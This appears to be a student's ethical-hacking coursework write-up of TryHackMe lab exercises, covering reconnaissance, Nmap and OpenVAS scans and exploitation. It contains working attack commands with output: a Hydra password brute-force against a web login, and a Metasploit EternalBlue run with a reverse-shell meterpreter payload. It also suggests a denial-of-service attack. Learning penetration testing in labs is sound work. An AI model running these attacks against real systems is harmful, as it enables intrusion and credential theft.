3.2 Execute a series of ethical hacking attacks based upon the plan.

*I used Try Hack Me to explain execution on a series of ethical hacking attacks based upon the plan from question 3.1.

1.Reconnaissance – First perform passive and active reconnaissance to gather information of the target.

Passive reconnaissance is gathering publicly accessible information without directly engaging with the target such as searching DNS records of a domain from a public DNS server, checking job ads from the target website, and reading news, articles about the target company.



Fig (3.2/1) Using Shodan.io to collect various pieces of information about the client's network without actively connecting to it. The record above shows a web server, IP address, hosting company, geographic location, server type and version.

Active reconnaissance is also a preliminary survey to the target but it needs to engage directly with the target. Activities include connecting to the company servers such as HTTP, FTP, and SMTP or checking if their firewall has an SSH port open, social engineering technique such as calling the company or visiting company premises to gather their information.

I will use Netcat to execute this task to discover type and version of my target server. I have my target IP 10.10.7.108 which is a web server and I want to find more information about it, listening on port 80. First I will connect to server using *nc targetIP port* command, then communicate using the HTTP protocol by issuing *GET / HTTP/1.1*. Then I will input some value for the host *host: example* to get a valid response.



Fig (3.2/2) The output of the type and version of the target web sever is **nginx/1.6.2**.

2.Scanning – In this stage, I will use Open VAS and Nmap on Try Hack Me to find open ports, services and vulnerabilities.

By using Open VAS, the picture below shows overall summary of open ports on target 192.168.1.98.

Host Summary

Host	Start	End	High	Medium	Low	Log	False Positive
192.168.1.98	Feb 21, 18:20:54	Feb 21, 18:42:56	9	28	2	0	0
Total: 1			9	28	2	0	0

Host Authentications

Host	Protocol	Result	Port/User
192.168.1.98	SMB	Success	Protocol SMB, Port 445, User

Results per Host

Host 192.168.1.98

Scanning of this host started at: Sun Feb 21 18:20:54 2021 UTC
Number of results: 39

Port Summary for Host 192.168.1.98

Service (Port)	Threat Level
80/tcp	High
5432/tcp	High
22/tcp	High
25/tcp	Medium
3306/tcp	High
general/tcp	High
23/tcp	Medium
3632/tcp	High

In the image below from OpenVAS scan, shows a lot of information about vulnerabilities on target 192.168.1.98. It gives a summary of the vulnerability, detection details, mitigation details, and method of detection.

Security Issues for Host 192.168.1.98

High (CVSS: 10.0)
NVT: OS End Of Life Detection (OID: 1.3.6.1.4.1.25623.1.0.103674)

Product detection result: cpe:/o:canonical:ubuntu_linux:8.04 by OS Detection Consolidation and Reporting (OID: 1.3.6.1.4.1.25623.1.0.105937)

Summary

OS End Of Life Detection

The Operating System on the remote host has reached the end of life and should not be used anymore.

Vulnerability Detection Result

The "Ubuntu" Operating System on the remote host has reached the end of life.

CPE: cpe:/o:canonical:ubuntu_linux:8.04
Installed version,
build or SP: 8.04
EOL date: 2013-05-09
EOL info: https://wiki.ubuntu.com/Releases

Solution

Solution type: Mitigation

Vulnerability Detection Method

Details: OS End Of Life Detection (OID: 1.3.6.1.4.1.25623.1.0.103674)

Version used: $Revision: 8927 $

Product Detection Result

Product: cpe:/o:canonical:ubuntu_linux:8.04
Method: OS Detection Consolidation and Reporting (OID: 1.3.6.1.4.1.25623.1.0.105937)

Nmap Scan

```
root@ip-10-10-184-53:~# nmap -sV -sC -T4 10.10.48.174

Starting Nmap 7.60 ( https://nmap.org ) at 2024-07-18 01:18 BST
Nmap scan report for ip-10-10-48-174.eu-west-1.compute.internal (10.10.48.174)
Host is up (0.0097s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 91:df:5c:7c:26:22:6e:90:23:a7:7d:fa:5c:e1:c2:52 (RSA)
|   256 86:57:f5:2a:f7:86:9c:cf:02:c1:ac:bc:34:90:6b:01 (ECDSA)
|_  256 81:e3:cc:e7:c9:3c:75:d7:fb:e0:86:a0:01:41:77:81 (EdDSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:2C:CC:38:D1:01 (Unknown)
Service Info: Host: POLOSMB; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: POLOSMB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: polosmb
|   NetBIOS computer name: POLOSMB\x00
|   Domain name: \x00
|   FQDN: polosmb
|_  System time: 2024-07-18T00:18:20+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-07-18 01:18:20
|   start_date: 1600-12-31 23:58:45
```

Fig (3.2/3) Nmap scan on target 10.10.48.174 shows many information such as -

- 3 open ports – port 22/ 139/ 145
- Services – ssh, netbios-ssn
- MAC address
- machine name – POLOSMB
- OS version – 6.1

3. Gaining access (Exploitation)

Steps to gain access

-Exploit vulnerabilities found from OpenVAS and Nmap scan.

```
root@ip-10-10-184-53:~# nmap --script vuln 10.10.48.174

Starting Nmap 7.60 ( https://nmap.org ) at 2024-07-18 01:38 BST
Nmap scan report for ip-10-10-48-174.eu-west-1.compute.internal (10.10.48.174)
Host is up (0.00098s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:2C:CC:38:D1:01 (Unknown)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 17.63 seconds
```

Fig (3.2/4) Vulnerability from target 10.10.48.174.

According to the vulnerability result from Nmap scan, execute DoS (Denial of Service) attack on the target.

Or

Perform brute force attack to crack password of the target.

```
root@ip-10-10-183-114:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.210.41 http-post-form "/login:username=^USER^&password=^PASS^:Your username or pa
ssword is incorrect."
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-07-18 02:04:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.210.41:80//login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.210.41   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-07-18 02:04:52
```

Fig (3.2/5) Here Molly is the target. Using Hydra to brute-force molly's web password.

4. Maintaining Access

In this stage will try to maintain access to the explored vulnerabilities and conduct exploitation by using a penetration testing tool - Metasploit.

1) Search specific exploit using *search* commad. Eg – *search ms17-010*. For more information of the exploit use *info exploit/windows/smb/ms17_010_eternalblue*.
2) Use *show payloads* command to find the compatible payload with the exploit. Then choose a payload using *set* command. *set payload windows/x64/meterpreter/reverse_tcp* .
3) Configure exploit options. Eg - *set RHOSTS 10.10.12.229* *set LHOST 10.10.186.44* or *set LPORT 4444*
4) Run exploit using *exploit* command.
5) After exploitation is successful, a session will open with the target. Use *sessions* command to list and manage active sessions.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
```

Fig (3.2/6) running exploit on Metasploit.